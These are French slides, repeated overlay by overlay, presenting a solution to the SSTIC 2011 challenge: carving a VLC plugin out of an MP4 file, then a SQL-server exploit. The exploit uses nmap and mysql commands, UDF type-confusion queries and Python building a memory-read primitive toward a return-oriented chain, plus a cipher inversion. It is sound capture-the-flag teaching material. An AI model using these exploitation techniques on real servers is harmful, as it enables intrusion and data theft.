Solution du Challenge SSTIC 2011

Axel Tillequin

EADS

9 Juin 2011

Plan

1. Extraction de données d'un container mp4
   - etude du format MPEG4
   - reverse d'un plugin vlc
2. Exploitation d'un serveur SQL distant
   - identifier les vulnérabilités
   - dump et reverse du serveur
   - exploit "return-oriented-programming"
3. Reverse d'une fonction crypto
   - implémenter la fonction inverse

Examen du fichier challenge

objectif : analyser une vidéo pour découvrir une adresse e-mail

fichier : format MPEG4 (4.MB)

```
$ file challenge
challenge: ISO Media, MPEG v4 system, version 2
$ mplayer challenge
[...]
Playing challenge.
libavformat file format detected.
[mov,mp4,m4a,3gp,3g2,mj2 @ 0x86d16c0]
[mpeg4 @ 0x86d2c90]header damaged
```

Examen du fichier challenge

objectif : analyser une vidéo pour découvrir une adresse e-mail

fichier : format MPEG4 (4.MB)

```
$ file challenge
challenge: ISO Media, MPEG v4 system, version 2
$ mplayer challenge
[...]
Playing challenge.
libavformat file format detected.
[mov,mp4,m4a,3gp,3g2,mj2 @ 0x86d16c0]
[mpeg4 @ 0x86d2c90]header damaged
```

Examen du fichier challenge

```
$ strings challenge
[...]
vlc_plugin_set
vlc_release
/home/jb/vlc-1.1.7/src/.libs
[...]
Secret1 is not valid. Exiting.
Secret2 is not valid. Exiting.
[...]
sstic_drms_init
sstic_check_secret2
sstic_check_secret1
sstic_read_secret1
sstic_read_secret2
sstic_lame_derive_key
pbclevtug (p) Nccyr Pbzchgre, Vap.  Nyy Evtugf Erfreirq.
crtstuff.c
mp4.c
SsticHandler
[...]
```

sources vlc-1.1.7 $\rightsquigarrow$ challenge contient un plugin VLC !

Examen du fichier challenge

address	name	type	size	data	description
00000000.0	atom[0]/	Atom	00000024.0		Atom: ftyp
00000018.0	atom[1]/	Atom	04170138.0		Atom: mdat
003fa1b2.0	atom[2]/	Atom	00277450.0		Atom: mdat
0043dd7c.0	atom[3]/	Atom	00178748.0		Atom: mdat
004697b8.0	atom[4]/	Atom	00012507.0		Atom: moov

```
$ file atom1-data.mdat
atom1-data.mdat: gzip compressed data, was "introduction.txt"
$ cp atom1-data.mdat atom1.gz ; gunzip atom1.gz
gzip: atom1.gz: invalid compressed data--format violated
```

```
$ mp4extract -t 3 challenge
mp4extract version 1.9.1
MP4ERROR: GetSampleFile: invalid stsd entry
mp4extract: read sample 1 for challenge.t3 failed
```

Examen du fichier challenge

address	name	type	size	data	description
00000000.0	atom[0]/	Atom	00000024.0		Atom: ftyp
00000018.0	atom[1]/	Atom	04170138.0		Atom: mdat
003fa1b2.0	atom[2]/	Atom	00277450.0		Atom: mdat
0043dd7c.0	atom[3]/	Atom	00178748.0		Atom: mdat
004697b8.0	atom[4]/	Atom	00012507.0		Atom: moov

```
$ file atom1-data.mdat
atom1-data.mdat: gzip compressed data, was "introduction.txt"
$ cp atom1-data.mdat atom1.gz ; gunzip atom1.gz
gzip: atom1.gz: invalid compressed data--format violated
```

```
$ mp4extract -t 3 challenge
mp4extract version 1.9.1
MP4ERROR: GetSampleFile: invalid stsd entry
mp4extract: read sample 1 for challenge.t3 failed
```

Extraction des fichiers

Etude du Format MPEG4

doc : ISO/IEC 14496-12, **“ISO base media file format”**, 3d edition, 2008.

Structures importantes du format MPEG4

- `moov/trak` : description du média (pistes audio/vidéo/...)
- `mdia/hdlr` : type de données d'une piste, et handler associé
- `dinf/stbl` : tables des samples stockés par “chunks” dans les `mdat`
  - `stsc` : table sample to chunk (nbre samples/chunk variable)
  - `stsz` : table sample size
  - `stco` : table chunk offset (absolu)

Extraction des fichiers

Plugin VLC (ELF)

trak n°3 : handler `SsticHandler` (type `'data'`) $\rightsquigarrow$ non conforme au standard

code t3.py => libmp4_plugin.so $\rightsquigarrow$ binaire non strippé

Reverse du plugin

- installation dans `/usr/lib/vlc/plugins/demux/libmp4_plugin.so`
- vlc challenge $\rightsquigarrow$ init plugin
- méthode `Open` + atom ssti $\rightsquigarrow$ `sstic_drms_init`
- `sstic_read_secret1` : `$HOME/sstic2011/secret1.dat` (32 octets)
- (hash MD5 vérifié par `sstic_check_secret1`)
- `sstic_read_secret2` : `$HOME/sstic2011/secret2.dat` (1024 octets)
- vérifié par algo `decrypt` (`sstic_check_secret2`)
- `sstic_lame_derive_key` $\rightsquigarrow$ déchiffrement piste vidéo `RC2_decrypt`

Extraction des fichiers

Plugin VLC (ELF)

trak n°3 : handler `SsticHandler` (type `'data'`) $\rightsquigarrow$ non conforme au standard

code t3.py => libmp4_plugin.so $\rightsquigarrow$ binaire non strippé

Reverse du plugin

- installation dans `/usr/lib/vlc/plugins/demux/libmp4_plugin.so`
- vlc challenge $\rightsquigarrow$ init plugin
- méthode `Open` + atom ssti $\rightsquigarrow$ `sstic_drms_init`
- `sstic_read_secret1` : `$HOME/sstic2011/secret1.dat` (32 octets)
- (hash MD5 vérifié par `sstic_check_secret1`)
- `sstic_read_secret2` : `$HOME/sstic2011/secret2.dat` (1024 octets)
- vérifié par algo `decrypt` (`sstic_check_secret2`)
- `sstic_lame_derive_key` $\rightsquigarrow$ déchiffrement piste vidéo `RC2_decrypt`

Extraction des fichiers

Plugin VLC (ELF)

trak n°3 : handler `SsticHandler` (type `'data'`) $\rightsquigarrow$ non conforme au standard

code t3.py => libmp4_plugin.so $\rightsquigarrow$ binaire non strippé

Reverse du plugin

- installation dans `/usr/lib/vlc/plugins/demux/libmp4_plugin.so`
- vlc challenge $\rightsquigarrow$ init plugin
- méthode `Open` + atom ssti $\rightsquigarrow$ `sstic_drms_init`
- `sstic_read_secret1` : `$HOME/sstic2011/secret1.dat` (32 octets)
- (hash MD5 vérifié par `sstic_check_secret1`)
- `sstic_read_secret2` : `$HOME/sstic2011/secret2.dat` (1024 octets)
- vérifié par algo `decrypt` (`sstic_check_secret2`)
- `sstic_lame_derive_key` $\rightsquigarrow$ déchiffrement piste vidéo `RC2_decrypt`

Extraction des fichiers

Plugin VLC (ELF)

trak n°3 : handler `SsticHandler` (type `'data'`) $\rightsquigarrow$ non conforme au standard

code t3.py => libmp4_plugin.so $\rightsquigarrow$ binaire non strippé

Reverse du plugin

- installation dans `/usr/lib/vlc/plugins/demux/libmp4_plugin.so`
- vlc challenge $\rightsquigarrow$ init plugin
- méthode `Open` + atom ssti $\rightsquigarrow$ `sstic_drms_init`
- `sstic_read_secret1` : `$HOME/sstic2011/secret1.dat` (32 octets)
- (hash MD5 vérifié par `sstic_check_secret1`)
- `sstic_read_secret2` : `$HOME/sstic2011/secret2.dat` (1024 octets)
- vérifié par algo `decrypt` (`sstic_check_secret2`)
- `sstic_lame_derive_key` $\rightsquigarrow$ déchiffrement piste vidéo `RC2_decrypt`

Extraction des fichiers

Plugin VLC (ELF)

trak n°3 : handler `SsticHandler` (type `'data'`) $\rightsquigarrow$ non conforme au standard

code t3.py => libmp4_plugin.so $\rightsquigarrow$ binaire non strippé

Reverse du plugin

- installation dans `/usr/lib/vlc/plugins/demux/libmp4_plugin.so`
- vlc challenge $\rightsquigarrow$ init plugin
- méthode `Open` + atom ssti $\rightsquigarrow$ `sstic_drms_init`
- `sstic_read_secret1` : `$HOME/sstic2011/secret1.dat` (32 octets)
- (hash MD5 vérifié par `sstic_check_secret1`)
- `sstic_read_secret2` : `$HOME/sstic2011/secret2.dat` (1024 octets)
- vérifié par algo `decrypt` (`sstic_check_secret2`)
- `sstic_lame_derive_key` $\rightsquigarrow$ déchiffrement piste vidéo `RC2_decrypt`

Extraction des fichiers

Plugin VLC (ELF)

trak n°3 : handler `SsticHandler` (type `'data'`) $\rightsquigarrow$ non conforme au standard

code t3.py => libmp4_plugin.so $\rightsquigarrow$ binaire non strippé

Reverse du plugin

- installation dans `/usr/lib/vlc/plugins/demux/libmp4_plugin.so`
- vlc challenge $\rightsquigarrow$ init plugin
- méthode `Open` + atom ssti $\rightsquigarrow$ `sstic_drms_init`
- `sstic_read_secret1` : `$HOME/sstic2011/secret1.dat` (32 octets)
- (hash MD5 vérifié par `sstic_check_secret1`)
- `sstic_read_secret2` : `$HOME/sstic2011/secret2.dat` (1024 octets)
- vérifié par algo `decrypt` (`sstic_check_secret2`)
- `sstic_lame_derive_key` $\rightsquigarrow$ déchiffrement piste vidéo `RC2_decrypt`

Extraction des fichiers

Plugin VLC (ELF)

trak n°3 : handler `SsticHandler` (type `'data'`) $\rightsquigarrow$ non conforme au standard

code t3.py => libmp4_plugin.so $\rightsquigarrow$ binaire non strippé

Reverse du plugin

- installation dans `/usr/lib/vlc/plugins/demux/libmp4_plugin.so`
- vlc challenge $\rightsquigarrow$ init plugin
- méthode `Open` + atom ssti $\rightsquigarrow$ `sstic_drms_init`
- `sstic_read_secret1` : `$HOME/sstic2011/secret1.dat` (32 octets)
- (hash MD5 vérifié par `sstic_check_secret1`)
- `sstic_read_secret2` : `$HOME/sstic2011/secret2.dat` (1024 octets)
- vérifié par algo `decrypt` (`sstic_check_secret2`)
- `sstic_lame_derive_key` $\rightsquigarrow$ déchiffrement piste vidéo `RC2_decrypt`

Extraction des fichiers

Plugin VLC (ELF)

trak n°3 : handler `SsticHandler` (type `'data'`) $\rightsquigarrow$ non conforme au standard

code t3.py => libmp4_plugin.so $\rightsquigarrow$ binaire non strippé


Reverse du plugin

- installation dans `/usr/lib/vlc/plugins/demux/libmp4_plugin.so`
- vlc challenge $\rightsquigarrow$ init plugin
- méthode `Open` + atom ssti $\rightsquigarrow$ `sstic_drms_init`
- `sstic_read_secret1` : `$HOME/sstic2011/secret1.dat` (32 octets)
- (hash MD5 vérifié par `sstic_check_secret1`)
- `sstic_read_secret2` : `$HOME/sstic2011/secret2.dat` (1024 octets)
- vérifié par algo `decrypt` (`sstic_check_secret2`)
- `sstic_lame_derive_key` $\rightsquigarrow$ déchiffrement piste vidéo `RC2_decrypt`

Extraction des fichiers

Fichier introduction.txt.gz

trak n°1 : ne contient pas l'entête gzip ! ! ? ?




code diff.py => introduction.txt.gz

```
$ zcat introduction.txt.gz
Cher participant,

Le développeur étourdi d'un nouveau système de gestion de base de données
révolutionnaire a malencontreusement oublié quelques fichiers sur son serveur
web. Une partie des sources et des objets de ce SGBD pourraient se révéler
utile afin d'exploiter une éventuelle vulnérabilité.

Sauras-tu en tirer profit pour lire la clé présente dans le fichier
secret1.dat ?

  url      : http://88.191.139.176/
  login    : sstic2011
  password : ojF.iJS6p'rLRtPJ
```

Extraction des fichiers

Fichier introduction.txt.gz

trak n°1 : ne contient pas l'entête gzip ! ! ? ?



code diff.py => introduction.txt.gz

```
$ zcat introduction.txt.gz
Cher participant,

Le développeur étourdi d'un nouveau système de gestion de base de données
révolutionnaire a malencontreusement oublié quelques fichiers sur son serveur
web. Une partie des sources et des objets de ce SGBD pourraient se révéler
utile afin d'exploiter une éventuelle vulnérabilité.

Sauras-tu en tirer profit pour lire la clé présente dans le fichier
secret1.dat ?

  url      : http://88.191.139.176/
  login    : sstic2011
  password : ojF.iJS6p'rLRtPJ
```

Secret1

Serveur Web/SQL

- Serveur web : Fichiers

`lobster_dog.jpg` (stegano ?)

`udf.so, udf.c` : SGBD “user defined functions”

#2002 - The server is not responding (or the local SQL server's socket is not correctly configured)

```
$ nmap -T4 -A 88.191.139.176
PORT     STATE SERVICE    VERSION
80/tcp   open  tcpwrapped
| http-auth: HTTP Service requires authentication
|_  Auth type: Basic, realm = sstic2011
3306/tcp open  mysql?
[...]
$ mysql -h 88.191.139.176 -u sstic2011 --password="ojF.iJS6p'rLRtPJ"
mysql> show databases;
mysql> [...]
mysql> select * from information;
+-----------------+----------+
| version         | security |
+-----------------+----------+
| 1.3.337sstic2011 | SECCOMP  |
+-----------------+----------+
mysql> select version();
+-----------------+
| 1.3.337sstic2011 |
+-----------------+
```

Secret1

Serveur Web/SQL

- Serveur web : Fichiers

`lobster_dog.jpg` (stegano ?)

`udf.so, udf.c` : SGBD “user defined functions”

#2002 - The server is not responding (or the local SQL server's socket is not correctly configured)

```
$ nmap -T4 -A 88.191.139.176
PORT     STATE SERVICE    VERSION
80/tcp   open  tcpwrapped
| http-auth: HTTP Service requires authentication
|_  Auth type: Basic, realm = sstic2011
3306/tcp open  mysql?
[...]
$ mysql -h 88.191.139.176 -u sstic2011 --password="ojF.iJS6p'rLRtPJ"
mysql> show databases;
mysql> [...]
mysql> select * from information;
+------------------+----------+
| version          | security |
+------------------+----------+
| 1.3.337sstic2011 | SECCOMP  |
+------------------+----------+
mysql> select version();
+------------------+
| 1.3.337sstic2011 |
+------------------+
```

Secret1

Serveur SQL : udf.c et udf.so

```
/* CREATE FUNCTION max INTEGER, INTEGER RETURNS INTEGER SONAME "udf_max@udf.so";
 * CREATE FUNCTION concat STRING, STRING, RETURNS STRING SONAME "udf_concat@udf.so";
 * CREATE FUNCTION substr STRING, INTEGER, INTEGER RETURNS STRING SONAME "udf_substr@udf.so"; */
[...]
void udf_max(int a, int b, val *result) {
    result->value.i = (a > b) ? a : b;
}
void udf_concat(val *v, val *w, val *result) {
    if (v->expand(w) != -1) {
        v->value.p = realloc(v->value.p, v->size + w->size);
        memcpy(v->value.p + v->size, w->value.p, w->size);
        v->size += w->size;
    }
    memcpy(result, v, sizeof(val));
}
[...]
```

pas de vérification des paramètres $\rightsquigarrow$ bouuuu pas beau ! `struct val` ? objdump `udf.so` :

```
1 typedef struct _val {
2   unsigned char           id;                  // @offset +0
3   union {char* p; int i;} value;               // @offset +4 (padding)
4   size_t                  size;                // @offset +8
5   int                  (*expand)(struct _val*); // @offset +C
6 } val;
```

Secret1

Serveur SQL : udf.c et udf.so

```
/* CREATE FUNCTION max INTEGER, INTEGER RETURNS INTEGER SONAME "udf_max@udf.so";
 * CREATE FUNCTION concat STRING, STRING, RETURNS STRING SONAME "udf_concat@udf.so";
 * CREATE FUNCTION substr STRING, INTEGER, INTEGER RETURNS STRING SONAME "udf_substr@udf.so"; */
[...]
void udf_max(int a, int b, val *result) {
    result->value.i = (a > b) ? a : b;
}
void udf_concat(val *v, val *w, val *result) {
    if (v->expand(w) != -1) {
        v->value.p = realloc(v->value.p, v->size + w->size);
        memcpy(v->value.p + v->size, w->value.p, w->size);
        v->size += w->size;
    }
    memcpy(result, v, sizeof(val));
}
[...]
```

pas de vérification des paramètres $\rightsquigarrow$ bouuuu pas beau ! `struct val` ? objdump `udf.so` :

```
1 typedef struct _val {
2   unsigned char           id;                   // @offset +0
3   union {char* p; int i;} value;                // @offset +4 (padding)
4   size_t                  size;                 // @offset +8
5   int                   (*expand)(struct _val*); // @offset +C
6 } val;
```

Secret1

Vulnérabilité de l'interface C/SQL

```
mysql>select max(0,version());
+-----------+
| 153315720 |
+-----------+
mysql>select concat("X",153315720);
+-------------------+
| X1.3.337sstic2011 |
+-------------------+
```

val* result ? ou result->value.p ?

showmem(adr,size) :

```
mysql>CREATE FUNCTION getptr INTEGER, INTEGER RETURNS STRING SONAME "udf_max@udf.so";
mysql>select substr(getptr(MIN_INT,adr),0,size);
```

```
$ python -i sgdbc.py
>>> s1 = 'A'*32
>>> buf32 = int(select('max(-2147483648,concat("","%s"))'%s1)[0][0])
= 153315240
>>> r=None
>>> while r==None: r=showmem(buf32,16)
= þj#  ù'
>>> p = parseval(r)
id:254, value:(0x09236a80,153315968), size:32, expand:0x0804b9f9
>>> showmem(0x09236a80,32)
= AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Secret1

Vulnérabilité de l'interface C/SQL

```
mysql>select max(0,version());
+-----------+
| 153315720 |
+-----------+
mysql>select concat("X",153315720);
+-------------------+
| X1.3.337sstic2011 |
+-------------------+
```

val* result ? ou result->value.p ?

showmem(adr,size) :

```
mysql>CREATE FUNCTION getptr INTEGER, INTEGER RETURNS STRING SONAME "udf_max@udf.so";
mysql>select substr(getptr(MIN_INT,adr),0,size);
```

```
$ python -i sgdbc.py
>>> s1 = 'A'*32
>>> buf32 = int(select('max(-2147483648,concat("","%s"))'%s1)[0][0])
= 153315240
>>> r=None
>>> while r==None: r=showmem(buf32,16)
= þj#  ù'
>>> p = parseval(r)
id:254, value:(0x09236a80,153315968), size:32, expand:0x0804b9f9
>>> showmem(0x09236a80,32)
= AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Secret1

Vulnérabilité de l'interface C/SQL

```
mysql>select max(0,version());
+-----------+
| 153315720 |
+-----------+
mysql>select concat("X",153315720);
+-------------------+
| X1.3.337sstic2011 |
+-------------------+
```

val* result ? ou result->value.p ?

showmem(adr,size) :

```
mysql>CREATE FUNCTION getptr INTEGER, INTEGER RETURNS STRING SONAME "udf_max@udf.so";
mysql>select substr(getptr(MIN_INT,adr),0,size);
```

```
$ python -i sgdbc.py
>>> s1 = 'A'*32
>>> buf32 = int(select('max(-2147483648,concat("","%s"))'%s1)[0][0])
= 153315240
>>> r=None
>>> while r==None: r=showmem(buf32,16)
= þj#  ù'
>>> p = parseval(r)
id:254, value:(0x09236a80,153315968), size:32, expand:0x0804b9f9
>>> showmem(0x09236a80,32)
= AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Secret1

forge `struct val` ⇝ contrôle du flot d'execution !

Plan

1. `open+read` 32 octets fichier `secret1.dat`, path ?
2. mode SECCOMP ! ~~`open`~~ `(read, write, exit, sigreturn)`
3. `write` clé dans la socket, ... descripteur ? ?

showmem(0x8048000,N) ⇝ dump "sgdb.elf" du serveur !

```
$ strings sgdb.elf
secret1.dat
[-] requires root privileges
[-] handshake(): bad client authentication packet
Access denied
[-] handle_commands(): packet's size == 0
[-] build_field_packet(): max length reached
[-] select_ failed (unknown column type, shouldn't happen)
CHAR
```

ben voyons...

showmem/pydasm GOT ⇝ ident libc ! ⇝ reverse complet de sgdb.elf

Secret1

forge `struct val` ⇝ contrôle du flot d'execution !

Plan

1. `open+read` 32 octets fichier `secret1.dat`, path ?
2. mode SECCOMP ! ~~`open`~~ `(read, write, exit, sigreturn)`
3. `write` clé dans la socket, ... descripteur ? ?

showmem(0x8048000,N) ⇝ dump "sgdb.elf" du serveur !

```
$ strings sgdb.elf
secret1.dat
[-] requires root privileges
[-] handshake(): bad client authentication packet
Access denied
[-] handle_commands(): packet's size == 0
[-] build_field_packet(): max length reached
[-] select_ failed (unknown column type, shouldn't happen)
CHAR
```

ben voyons...

showmem/pydasm GOT ⇝ ident libc ! ⇝ reverse complet de sgdb.elf

Secret1

Analyse du SGBD et exploitation

1. SGBD s'execute en root
2. charge `udf.so`, vérif `udf_xxx`
3. chroot dans `/tmp`,
4. privilèges modifiés,
5. `open secret1.dat`
6. socket principale (`socket,bind,listen`),
7. ignore SIGCHLD, handler SIGSEGV, ferme stdin, stdout et stderr.
8. `accept fork` conn clients
9. mainloop : mode SECCOMP activé, puis parser SQL...

Exploitation Return Oriented

`select concat(`$forged_{expand}$`,`$forged_{stack}$`)`

1. `read(3,ptr,32)`
2. `write(0,ptr,32)`

miasm ! ⇝ gadget `'94c3' xchg esp,eax ; ret`

Secret1

Analyse du SGBD et exploitation

1. SGBD s'execute en root
2. charge `udf.so`, vérif `udf_xxx`
3. chroot dans `/tmp`,
4. privilèges modifiés,
5. `open secret1.dat`
6. socket principale (`socket,bind,listen`),
7. ignore SIGCHLD, handler SIGSEGV, ferme stdin, stdout et stderr.
8. `accept fork` conn clients
9. mainloop : mode SECCOMP activé, puis parser SQL...

Exploitation Return Oriented

`select concat(`$forged_{expand}$`,`$forged_{stack}$`)`

1. `read(3,ptr,32)`
2. `write(0,ptr,32)`

miasm ! ⇝ gadget `'94c3' xchg esp,eax ; ret`

Secret1

Analyse du SGBD et exploitation


1. SGBD s'execute en root
2. charge `udf.so`, vérif `udf_xxx`
3. chroot dans `/tmp`,
4. privilèges modifiés,
5. open `secret1.dat`
6. socket principale (`socket,bind,listen`),
7. ignore SIGCHLD, handler SIGSEGV, ferme stdin, stdout et stderr.
8. `accept fork` conn clients
9. mainloop : mode SECCOMP activé, puis parser SQL...

Exploitation Return Oriented

`select concat(`$forged_{expand}$`,`$forged_{stack}$`)`

1. `read(3,ptr,32)`
2. `write(0,ptr,32)`

miasm ! ⇝ gadget `'94c3' xchg esp,eax ; ret`



`"**THIS*K3Y*SHOULD*REMAIN*SECRET*"` dans la trace TCP !

Secret2

Inversion de `decrypt(char* secret2, char* keys, int N)`

Objectif : `encrypt`. Données : N=32, *keys*$[2048]$, *plaintext*$[1024]$

Reverse de `decrypt`

- `decrypt` utilise les extensions SSE (reg 128 bits `xmm0` ... `xmm7`)
- constante `0x9e3779b9` ? (google $\rightsquigarrow$ TEA ?)
- contient 2×6 blocs crypto (6 macro-op)

Approche : classe "Bytes" (xmm ops) $\rightsquigarrow$ réimplémentation python


```
def decrypt(P,K):
  S = (delta*N)&0xffffffffL
  for r in range(N,0,-1):
    buf[4][64:] = P[:448]
    buf[1][0:] = fA(buf[4],K[1024:])
    buf[3][0:] = fB(P[0:],S)
    buf[2][:432] = P[80:512]
    buf[0][0:] = fA(buf[2],K[1536:])
    P[512:1024] = fC(P[512:1024],
                     buf[0]^buf[1]^buf[3])

    buf[9][64:] = P[512:512+448]
    buf[6][0:] = fA(buf[9],K[0:])
    buf[8][0:] = fB(P[512:],S)
    buf[7][:432] = P[592:1024]
    buf[5][0:] = fA(buf[7],K[512:])
```

Secret2

Inversion de `decrypt(char* secret2, char* keys, int N)`

Objectif : `encrypt`. Données : N=32, *keys*[2048], *plaintext*[1024]

```
def decrypt(P,K):
  S = (delta*N)&0xffffffffL
  for r in range(N,0,-1):
    buf[4][64:] = P[:448]
    buf[1][0:] = fA(buf[4],K[1024:])
    buf[3][0:] = fB(P[0:],S)
    buf[2][:432] = P[80:512]
    buf[0][0:] = fA(buf[2],K[1536:])
    P[512:1024] = fC(P[512:1024],
                     buf[0]^buf[1]^buf[3])

    buf[9][64:] = P[512:512+448]
    buf[6][0:] = fA(buf[9],K[0:])
    buf[8][0:] = fB(P[512:],S)
    buf[7][:432] = P[592:1024]
    buf[5][0:] = fA(buf[7],K[512:])
    P[0:] = fC(P[0:],
               buf[5]^buf[6]^buf[8])

    S = (S-delta)&0xffffffffL
```



Conclusion

Merci au Comité d'Organisation du SSTIC
Merci à Gabriel Campana (Sogeti/ESEC)
et Jean-Baptiste Bédrune (Sogeti/ESEC)
pour cette édition 2011 !